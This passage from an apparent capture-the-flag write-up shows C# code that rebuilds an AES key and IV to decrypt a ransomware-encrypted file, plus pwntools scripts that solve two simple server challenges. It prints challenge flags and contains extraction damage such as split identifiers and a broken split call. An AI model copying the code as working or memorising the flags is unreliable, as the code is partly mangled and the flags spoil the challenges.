Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(computedHashedUID, saltA, 4953);
RijndaelManaged rijndaelManaged = new RijndaelManaged();
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
rijndaelManaged.Padding = PaddingMode.ISO10126;
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);

Console.WriteLine("Key:");
Console.WriteLine(BitConverter.ToString(rijndaelManaged.Key).Replace("-", ""));

Console.WriteLine("IV:");
Console.WriteLine(BitConverter.ToString(rijndaelManaged.IV).Replace("-", ""));
}
}

internal class PasswordHasher
{
    public string GetSalt()
    {
        return Guid.NewGuid().ToString("N");
    }
}

```

```

    }

    public string Hasher(string password)
    {
        using SHA512CryptoServiceProvider SHA512CryptoServiceProv
ider = new SHA512CryptoServiceProvider();
        byte[] bytes = Encoding.UTF8.GetBytes(password);
        return Convert.ToBase64String(SHA512CryptoServiceProvide
r.ComputeHash(bytes));
    }

    public string GetHashCode(string password, string salt)
    {
        string password2 = password + salt;
        return Hasher(password2);
    }

    public bool CheckPassword(string password, string salt, string hashedpass)
    {
        return GetHashCode(password, salt) == hashedpass;
    }
}

// Computed Hashed UID:
// A/b2e5Cd0YwbfxqJxQ/Y4Xl4yj5gYqDoN0JQBIWAq5tCRPLlprP2GC870Xq92v
1KhCIBTMLMKcfCuWo+kJdnPA==
// Key:
// 16EDB3ACA07E08F1EC7D95877A362ECFDEAA1A336CE719F0D16EA4F8AEE619
30
// IV:
// E09D4DA3162DC5209BEF781C27ACA70E

```

After that, using cyberchef, I uploaded the `Applicants_info.xlsx.korp` and used aes decrypt with the given key and IV. Downloading the file, I found the flag lying in plain sight.

[illegible]

▼ Misc[very easy] - Stop Drop and Roll

```
# Sample Interaction #
===== THE FRAY: THE VIDEO GAME =====
Welcome!
This video game is very simple
You are a competitor in The Fray, running the GAUNTLET
I will give you one of three scenarios: GORGE, PHREAK or FIRE
You have to tell me if I need to STOP, DROP or ROLL
If I tell you there's a GORGE, you send back STOP
If I tell you there's a PHREAK, you send back DROP
If I tell you there's a FIRE, you send back ROLL
Sometimes, I will send back more than one! Like this:
GORGE, FIRE, PHREAK
In this case, you need to send back STOP-ROLL-DROP!
```

```
Are you ready? (y/n) y
Ok then! Let's go!
GORGE, FIRE
What do you do? STOP-ROLL
PHREAK, FIRE, GORGE
What do you do?
```

```
#!/usr/bin/python

from pwn import *

answer = {
    'GORGE': 'STOP',
    'FIRE': 'ROLL',
    'PHREAK': 'DROP'
}
count = 0

game = remote('94.237.52.22', 49759)
banner = game.recvuntil(b'(y/n)').decode()
# print(banner)
game.sendline(b'y')

game.recvline()

# print('=' * 10)
while count < 500:
    question = game.recvuntil(b'do?').decode().strip().split(
        '\n')[0].split(' ', ' ')
    print(question)
    count += 1
    response = '-'.join(list(answer[x] for x in question))
    print(response)
    game.sendline(response.encode())

    print(count)

print(game.recvline())
```

```
# Close the connection
# game.close()
```

```
[ 'GORGE', 'FIRE' ]
STOP-ROLL
495
['GORGE', 'GORGE', 'GORGE', 'PHREAK']
STOP-STOP-STOP-DROP
496
['FIRE', 'PHREAK']
ROLL-DROP
497
['PHREAK', 'FIRE']
DROP-ROLL
498
['GORGE', 'FIRE', 'PHREAK']
STOP-ROLL-DROP
499
['PHREAK', 'FIRE']
DROP-ROLL
500
b' Fantastic work! The flag is HTB{1_will_sT0p_dR0p_4nD_r0LL_mY_w4Y_oUt!}\n'
[*] Closed connection to 94.237.52.22 port 49759
```

▼ Misc[very easy] - Character

```
└─$ nc 94.237.59.132 40823
Which character (index) of the flag do you want? Enter an index: 0
Character at Index 0: H
Which character (index) of the flag do you want? Enter an index: 1
Character at Index 1: T
Which character (index) of the flag do you want? Enter an index: 2
Character at Index 2: B
Which character (index) of the flag do you want? Enter an index: 3
Character at Index 3: {
Which character (index) of the flag do you want? Enter an index: 4
Character at Index 4: t5
```

By writing a script, i can brute force the characters until the closing curly brackets.
(And my script has some problems with the first character but luckily the rest looks fine)

```
#!/usr/bin/python

from pwn import *

count = 0
answer = []
```

```

game = remote('94.237.59.132', 40823)
# print(game.recvline())
question = game.recvuntil(b':').decode()
print("question:", question)

game.sendline(str(count).encode())
print(game.recvline())
response = ''
while "}" not in response:
    game.sendline(str(count).encode())
    response = game.recvline().decode()
    answer.append(response.split(': ')[1][:1])
    print(answer)
    question = game.recvuntil(b':').decode()
    count += 1

print(''.join(answer))

```

```

[ 'C', 'T', 'B', '{', 't', 'H', '1', '5', '-', '1', 's', '-', '4', '-', 'r', '3', 'a', 'L', 'l', 'y', '-', 'l', '0',
'n', 'G', '-', 'f', 'L', '4', 'g', '-', 'i', '-', 'h', '0', 'p', '3', '-', 'f', '0', 'r', '-', 'y', '0', 'U', 'r',
', 's', '4', 'k', '3', '-', 't', 'H', '4', 't', '-', 'y', '0', 'U', '-', 's', 'C', 'r', '1', 'p', 'T', 'E', 'd',
', 't', 'H', '1', 's', '-', 'o', 'R', '-', 'e', 'l', 's', '3', '-', 'i', 'T', '-', 't', '0', 'o', 'K', '-', 'q', 'U',
', '1', 't', '3', '-', 'l', '0', 'n', 'g', '!', '!']
[ 'C', 'T', 'B', '{', 't', 'H', '1', '5', '-', '1', 's', '-', '4', '-', 'r', '3', 'a', 'L', 'l', 'y', '-', 'l', '0',
'n', 'G', '-', 'f', 'L', '4', 'g', '-', 'i', '-', 'h', '0', 'p', '3', '-', 'f', '0', 'r', '-', 'y', '0', 'U', 'r',
', 's', '4', 'k', '3', '-', 't', 'H', '4', 't', '-', 'y', '0', 'U', '-', 's', 'C', 'r', '1', 'p', 'T', 'E', 'd',
', 't', 'H', '1', 's', '-', 'o', 'R', '-', 'e', 'l', 's', '3', '-', 'i', 'T', '-', 't', '0', 'o', 'K', '-', 'q', 'U',
', '1', 't', '3', '-', 'l', '0', 'n', 'g', '!', '!']
[ 'C', 'T', 'B', '{', 't', 'H', '1', '5', '-', '1', 's', '-', '4', '-', 'r', '3', 'a', 'L', 'l', 'y', '-', 'l', '0',
'n', 'G', '-', 'f', 'L', '4', 'g', '-', 'i', '-', 'h', '0', 'p', '3', '-', 'f', '0', 'r', '-', 'y', '0', 'U', 'r',
', 's', '4', 'k', '3', '-', 't', 'H', '4', 't', '-', 'y', '0', 'U', '-', 's', 'C', 'r', '1', 'p', 'T', 'E', 'd',
', 't', 'H', '1', 's', '-', 'o', 'R', '-', 'e', 'l', 's', '3', '-', 'i', 'T', '-', 't', '0', 'o', 'K', '-', 'q', 'U',
', '1', 't', '3', '-', 'l', '0', 'n', 'g', '!', '!']
CTB{tH15_1s_4_r3ally_l0ng_fL4g_i_h0p3_f0r_y0Ur_s4k3_tH4t_y0U_sCr1pTEd_tH1s_oR_els3_iT_t0oK_qU1t3_l0ng!!}
[!] Closed connection to 94.237.59.132 port 40823

```